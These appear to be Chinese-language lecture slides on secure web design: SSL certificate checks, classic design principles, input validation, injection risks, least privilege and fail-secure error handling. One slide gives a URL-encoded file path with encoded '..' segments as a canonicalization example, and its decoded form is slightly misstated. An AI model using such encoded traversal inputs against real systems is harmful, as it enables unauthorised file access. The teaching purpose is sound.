憑證必需在有效期限內


憑證內之Common Name必須與網址相符

# 討論



- 網站資安 = SSL?
- SSL 會影響入侵偵測系統的檢查!
- SSL還能用多久?
  - ✓ 美國黑帽駭客大會(Black Hat 2009)中，Moxie開發一套SSLSNIF工具，能夠做SSL連線的中間人攻擊。
  - ✓ 研究人員展示以SSL漏洞入侵Twitter (<http://www.itis.tw/node/3355>)






# 安全設計準則



# 安全設計準則

- **External Systems are Insecure**
- **Minimize Attack Surface Area**
- **Secure Defaults**
- **Least Privilege**
- **Separation of Duties**
- **Defense in Depth**
- **Fail Securely**
- **Do not trust Security through Obscurity**
- **Simplicity**



[http://farm4.static.flickr.com/3009/2593535211\\_943673c680\\_m.jpg](http://farm4.static.flickr.com/3009/2593535211_943673c680_m.jpg)

*Saltzer, J. H., and Schroeder, M. D., "The Protection of Information in Computer System", Fourth ACM Symposium on Operation Systems Principles, October 1974.*

# External Systems are Insecure



## ➤ 假設所有外來系統輸入都是有問題的

### ✓ HTTP Message

#### – HTTP Header

- URL Query Strings
- Referer
- Cookie .....



#### – HTTP Body(表單資料、上傳檔案)

### ✓ Other Network Protocol Inputs

- 透過RPC或是Web Service 來自其他系統的回應

### ✓ 系統環境變數

### ✓ 網路上抓下來整合的程式碼

### ✓ 本地檔案

### ✓ 資料庫中的資料

# External Systems are Insecure (cont.)

## ➤ 萬惡淵藪：

- 太相信使用者輸入的輸入“資料”，直接進行各種處理：

處理方式	產生的問題
輸入資料庫執行	➤ SQL Injection
交給OS執行	➤ Command Injection
動態產生程式碼	➤ Code Injection
輸出到前端瀏覽器執行	➤ XSS Attack
拿來引用物件	➤ Malicious File Execution ➤ Insecure Direct Object Reference
進行頁面的轉向重導	➤ 釣魚網頁

# External Systems are Insecure (cont.)

▶ 不要只依賴前端所寫的Java Script 來檢查

✓ 這些檢驗都可被規避 !!!

– Rebuild Web Page

– Use Browser Extensions **Demo → ....**


– Use Web Proxy

– Write Program

▶ 前端防呆，後端防駭！

# External Systems are Insecure (cont.)

## ➤ Centralize Your Approach



# External Systems are Insecure (cont.)

## ➤ Be Careful with **Canonicalization** Issues

✓ 下列都代表同樣的檔案名稱

– somefile.dat

– c:\temp\subdir\.\somefile.dat


– .\somefile.dat

– **c%3A%5Ctemp%5Csubdir%5C%2E%2E%5Csomefile.dat**

(→ c:\temp\subdir\.\somefile.dat)

# External Systems are Insecure (cont.)

## ➤ Constrain, Reject, and Sanitize Input





# Minimize Attack Surface Area



<http://1863.img.pp.sohu.com.cn/images/2008/9/11/19/6/11cf7e91309g213.jpg>

V.S.



<http://i565.photobucket.com/albums/ss99/whayu0915/0089.jpg>

# Minimize Attack Surface Area

## ▶ 開放介面之原則


- ✓ 有限地
- ✓ 清楚定義

## ▶ 只安裝必要服務或元件

- ✓ 反例

- *Slammer* and *CodeRed* 病毒
- 某些 SQL Injection 攻擊手法

- ✓ 其他通通關掉!



<http://www.aemma.org/training/mounted/images/goliath.jpg>

# Secure Defaults



## ➤ 系統初始狀態必須是安全的

✓ 預設密碼強度

✓ 密碼生命週期

✓ 系統預設的存取權限控管

– **Design ACLs into the application from the beginning !**

– **Create your own ACLs during application installation !**

# Least Privilege

➤ Run with just enough privilege to get the job done, and no more!

- ✓ 最小存取權限
- ✓ 最少存取物件資源
- ✓ 最少存取時間

名稱	描述
Administrators	Administrators 可以完全不受限制地存取電腦/網域
Backup Operators	Backup Operators 只能因為備份或還原檔案的因素才能覆蓋安全性限制
Distributed COM Users	允許成員啟動、啓用以及使用這個電腦上的分散式 COM 物件。
Guests	Guest 根據預設和 User 群組的成員享有同樣的存取權，但是 Guest 帳戶受到的限制更多
Network Configuration Operators	在這個群組中的成員可以擁有某些系統管理權限，來管理網路功能的設定
Performance Log Users	此群組的成員可以從遠端存取這部電腦的效能計數器排程記錄
Performance Monitor Users	此群組的成員可以從遠端存取來監視這部電腦
Power Users	Power Users 擁有大部分有所限制的系統管理權限。因此除了得到已檢定的應用程式外，他們還可以執行繼承應用程式
Print Operators	成員可以管理網域印表機
Remote Desktop Users	在這個群組中的成員被授權進行遠端登入
Replicator	支援網域中的檔案複寫
Users	Users 會被防止製造意外或有意的全面系統變更。因此他們只可以執行得到已檢定的應用程式，不可執行大部分的繼承應...
HelpServicesGroup	說明及支援中心群組
TelnetClients	此群組的成員可存取此系統上的 Telnet 伺服器。

# Separation of Duties

▶ 將完成一件機敏動作的權限分散給多人

✓ 雙人同時刷卡進入禁區

✓ 作業會簽




<http://photo.espnstar.com.cn/uploadimages/2008/0913/2008913231837.jpg>


▶ 反例:

✓ Administrations  $\leftrightarrow$  Log Management

# Defense in Depth - Architecture



# Defense in Depth – SW Models



# Fail Securely



```
DWORD dwRet = IsAccessAllowed(...);  
if (dwRet == ERROR_ACCESS_DENIED) {  
    // Security check failed.  
    // Inform user that access is denied  
} else {  
    // Security check OK.  
    // Perform task...  
}
```

**What if  
IsAccessAllowed()  
returns  
ERROR\_NOT\_  
ENOUGH\_MEMORY?**



# Fail Securely(cont.)



## ➤ Do NOT:

- ✓ 進入未思考處理的錯誤狀態
- ✓ 錯誤訊息中洩漏資訊
- ✓ 長時間消耗系統資源

## ➤ Do:

- ✓ 系統進入一個預設的安全狀態
- ✓ 使用 exception handling blocks
- ✓ 詳細資訊寫入後端日誌

# Do not Trust Security through **Obscurity**

## ➤ 以為你都“不”知道 .....

- ✓ 網頁控制的重要參數寫在HTML裏
- ✓ 加密金鑰放在明文參數設定檔
- ✓ 資料庫存取設定寫死在程式裏
- ✓ 預設管理帳號密碼寫死在程式碼或註解裏

